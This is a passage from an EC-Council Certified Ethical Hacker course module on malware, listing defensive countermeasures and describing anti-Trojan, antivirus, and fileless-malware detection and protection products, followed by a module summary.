- Disable macros and use only digitally signed trusted macros
- Install whitelisting solutions such as McAfee Application Control to block unauthorized applications and code running on your systems
- Train employees to detect phishing emails and to never enable macros in MS Office documents
- Disable PDF readers to run JavaScript automatically
- Disable Flash in the browser settings
- Implement two-factor authentication to access critical systems or resources connected to the network
- Implement multi-layer security to detect and defend against memory-resident malware
- Use User Behavior Analytics (UBA) solutions to detect threats hidden within your data
- Ensure the ability to detect system tools such as PowerShell and WMIC, and whitelisted application scripts against malicious attacks
- Run periodic antivirus scans to detect infections and keep the antivirus program updated

- Install browser protection tools and disable automatic plugin downloads
- Schedule regular security checks for applications and regularly patch the applications
- Regularly update the OS with the latest security patches
- Examine all the running programs for any malicious or new signatures and heuristics
- Enable endpoint security with active monitoring to protect networks when accessed remotely
- Examine the indicators of compromise on the system and the network
- Regularly check the security logs especially when excessive amounts of data leave the network
- Restrict admin rights and provide the least privileges to the user level to prevent privilege escalation attacks
- Use application control to prevent Internet browsers from spawning script interpreters such as PowerShell and WMIC.
- Carefully examine the changes in the system's usual behavior patterns compared with the baselines
- Use next-generation antivirus (NGAV) software that employs advanced technology such as ML (machine learning) and AI (artificial intelligence) to avoid new polymorphic malware
- Use baseline and search for known tactics, techniques, and procedures (TTPs) used by many adversarial groups
- Ensure that you use Managed Detection and Response (MDR) services that can perform threat hunting
- Ensure that you use tools such as BlackBerry Cylance and Microsoft Enhanced Mitigation Experience Toolkit to combat fileless attacks
- Disable unused or unnecessary applications and service features
- Uninstall applications that are not important
- Block all the incoming network traffic or files with the .exe format



Module Flow

1 Malware Concepts

2 APT Concepts

3 Trojan Concepts

4 Virus and Worm Concepts

5 Fileless Malware Concepts

6 Malware Analysis

7 Countermeasures


8 Anti-Malware Software

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Anti-Malware Software

An attacker uses malware to commit online fraud or theft. Thus, the use of anti-malware software is recommended to help detect malware, remove it, and repair any damage it might cause. This section lists and describes various anti-malware (anti-Trojan and antivirus) software programs.

Anti-Trojan Software



Kaspersky Internet Security
Kaspersky Internet Security provides protection against Trojans, viruses, spyware, ransomware, phishing, and dangerous websites

McAfee® LiveSafe™ (<https://www.mcafee.com>)
Symantec Norton Security Premium (<https://www.symantec-norton.com>)
Bitdefender Total Security (<https://bitdefender.com>)
HitmanPro (<https://www.hitmanpro.com>)
Malwarebytes (<https://www.malwarebytes.org>)
Zemana Antimalware (<https://www.zemana.com>)
Emsisoft Anti-Malware Home (<https://www.emsisoft.com>)
Malicious Software Removal Tool (<https://www.microsoft.com>)
SUPERAntiSpyware (<https://www.superantispyware.com>)
Plumbytes Anti-Malware (<https://plumbytes.com>)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Anti-Trojan Software

Anti-Trojan software is a tool or program that is designed to identify and prevent malicious Trojans or malware from infecting computer systems or electronic devices. Anti-Trojan tools may employ scanning strategies as well as freeware or licensed tools to detect Trojans, rootkits, backdoors, and other types of potentially damaging software.

- **Kaspersky Internet Security**

Source: <https://www.kaspersky.com>

Kaspersky Internet Security protects devices from various types of intrusions due to Trojans, viruses, spyware, ransomware, phishing, and dangerous websites. It securely stores passwords for easy access on PC, Mac, and mobile. It makes backup copies of photos, music, and files and also encrypts data on PC. Furthermore, it automatically blocks inappropriate content and helps you manage the use of social networks. In addition, it provides extra security when you shop or bank online on PC or Mac.




Figure 7.119: Screenshot of Kaspersky Internet Security

Some additional anti-Trojan software are as follows:

- McAfee® LiveSafe™ (<https://www.mcafee.com>)
- Symantec Norton Security Premium (<https://www.symantec-norton.com>)
- Bitdefender Total Security (<https://bitdefender.com>)
- HitmanPro (<https://www.hitmanpro.com>)
- Malwarebytes (<https://www.malwarebytes.org>)
- Zemana Antimalware (<https://www.zemana.com>)
- Emsisoft Anti-Malware Home (<https://www.emsisoft.com>)
- Malicious Software Removal Tool (<https://www.microsoft.com>)
- SUPERAntiSpyware (<https://www.superantispyware.com>)
- Plumbytes Anti-Malware (<https://plumbytes.com>)

Antivirus Software



Bitdefender Antivirus Plus 2019
Bitdefender Antivirus Plus 2019 works against all threats – from viruses, worms and Trojans, to ransomware, zero-day exploits, rootkits and spyware

CEH
Certified Ethical Hacker

- ClamWin (<http://www.clamwin.com>)
- Kaspersky Anti-Virus (<https://www.kaspersky.com>)
- McAfee AntiVirus Plus (<https://home.mcafee.com>)
- Norton AntiVirus Basic (<https://www.norton.com>)
- Avast Premier Antivirus (<https://www.avast.com>)
- ESET Internet Security (<https://www.eset.com>)
- AVG Antivirus FREE (<https://free.avg.com>)
- Avira Antivirus Pro (<https://www.avira.com>)
- Trend Micro Maximum Security (<https://www.trendmicro.com>)
- Panda Antivirus Pro (<https://www.pandasecurity.com>)
- Webroot SecureAnywhere Antivirus (<https://www.webroot.com>)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Antivirus Software

It is essential to update antivirus tools to monitor the data passing through a system. Such tools may follow specific or generic methods to detect viruses. Generic methods look for virus-like performance rather than a specific virus. These tools do not specify the virus type but warn the user of a possible virus infection. Generic methods can raise false alarms; hence, they do not perform well in terms of detecting precise virus forms. Specific methods look for known virus signatures in the antivirus database and ask the user to choose the necessary action to be taken, such as repair and delete.

It is a good practice for organizations to install the most recent version of the antivirus software and regularly update it to keep up with the introduction of new viruses in the market. Updating of antivirus software by the respective vendors is a continuous process.

- **Bitdefender Antivirus Plus 2019**

Source: <https://www.bitdefender.com>

Bitdefender Antivirus Plus 2019 works against all threats, from viruses, worms, and Trojans to ransomware, zero-day exploits, rootkits, and spyware. It uses a technique called behavioral detection to closely monitor active apps. As soon as it detects suspicious activity, it takes decisive action to prevent infection. It sniffs and blocks malicious websites that masquerade as trustworthy websites to steal financial data such as passwords or credit card numbers.





Figure 7.120: Screenshot of Bitdefender Antivirus Plus 2019

Some additional antivirus software are as follows:

- ClamWin (<http://www.clamwin.com>)
- Kaspersky Anti-Virus (<https://www.kaspersky.com>)
- McAfee AntiVirus Plus (<https://home.mcafee.com>)
- Norton AntiVirus Basic (<https://www.norton.com>)
- Avast Premier Antivirus (<https://www.avast.com>)
- ESET Internet Security (<https://www.eset.com>)
- AVG Antivirus FREE (<https://free.avg.com>)
- Avira Antivirus Pro (<https://www.avira.com>)
- Trend Micro Maximum Security (<https://trendmicro.com>)
- Panda Antivirus Pro (<https://www.pandasecurity.com>)
- Webroot SecureAnywhere Antivirus (<https://www.webroot.com>)

Fileless Malware Detection Tools



AlienVault® USM Anywhere™ provides a single unified platform for threat detection, incident response, and compliance management.

Quick Heal Total Security
<http://www.quickheal.com>

Endpoint Detection and Response (EDR)
<https://www.trendmicro.com>

Defender Check
<https://github.com>

FCL
<https://github.com>

CYNET 360
<https://www.cynet.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Fileless Malware Detection Tools

Various tools used to detect fileless malware threats on endpoint devices and systems are discussed below:

- **AlienVault® USM Anywhere™**

Source: <https://www.alienvault.com>

AlienVault® USM Anywhere™ provides a unified platform for threat detection, incident response, and compliance management. It centralizes security monitoring of networks and devices in the cloud, on premises, and at remote locations, thereby helping you to detect threats virtually anywhere.




Figure 7.121: Screenshot of AlienVault® USM Anywhere™

Some additional tools for detecting fileless malware threats are as follows:

- Quick Heal Total Security (<http://www.quickheal.com>)
- Endpoint Detection and Response (EDR) (<https://www.trendmicro.com>)
- Defender Check (<https://github.com>)
- FCL (<https://github.com>)
- CYNET 360 (<https://www.cynet.com>)

Fileless Malware Protection Tools



McAfee End Point Security

McAfee End Point Security is a security tool used by security professionals to perform **threat detection**, investigation, and response activities.

Microsoft Defender Advanced Threat Protection
<https://docs.microsoft.com>

Kaspersky End Point Security for Business
<https://www.kaspersky.com>

Trend Micro Smart Protection Suites
<https://www.trendmicro.com>

Norton 360 with LifeLock Select
<https://www.norton.com>

REVE Antivirus
<https://www.reveantivirus.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Fileless Malware Protection Tools

Various tools used to protect systems, networks, and other devices connected to the network from fileless malware threats are discussed below:

- **McAfee End Point Security**

Source: <https://www.mcafee.com>

McAfee End Point Security is a security tool used by security professionals to perform threat detection, investigation, and response activities. It helps security analysts quickly prioritize threats and minimize potential disruption. It is an essential for antivirus protection, exploit prevention, firewall implementation, and web control communication between systems.




Figure 7.122: Screenshot of McAfee End Point Security

Some additional fileless malware protection tools are as follows:

- Microsoft Defender Advanced Threat Protection (<https://docs.microsoft.com>)
- Kaspersky End Point Security for Business (<https://www.kaspersky.com>)
- Trend Micro Smart Protection Suites (<https://www.trendmicro.com>)
- Norton 360 with LifeLock Select (<https://us.norton.com>)
- REVE Antivirus (<https://www.reveantivirus.com>)



Module Summary



- In this module, we discussed the following:
 - Concepts of malware and malware propagation techniques
 - Concepts of APT and its lifecycle
 - Concepts of Trojans, their types, and how they infect systems
 - Concepts of viruses, their types, and how they infect files along with the concept of computer worms
 - Concepts of fileless malware and how they infect files
 - How to perform static and dynamic malware analysis and explained different techniques to detect malware
 - Various Trojan, backdoor, virus, and worm countermeasures
 - Various Anti-Trojan and Antivirus tools
- In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen-testers, use sniffing to collect information about a target of evaluation

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Module Summary

This module presented the concepts of malware and their propagation techniques. It also discussed the concepts of APT and its lifecycle. Furthermore, it described the concepts of Trojans, their types, and how they infect systems. In addition, it described the concepts of viruses, their types, and how they infect files as well as the concepts of computer worms. Moreover, it explained the concepts of fileless malware and how they infect files. It also illustrated how to perform static and dynamic malware analysis and described various techniques to detect malware. Furthermore, it presented various measures against Trojans, backdoors, viruses, and worms. Finally, it ended with a detailed discussion on various anti-Trojan and antivirus tools.

In the next module, we will discuss in detail how attackers as well as ethical hackers and pen-testers use sniffing to collect information about a target of evaluation.

EC-Council



EC-COUNCIL OFFICIAL CURRICULA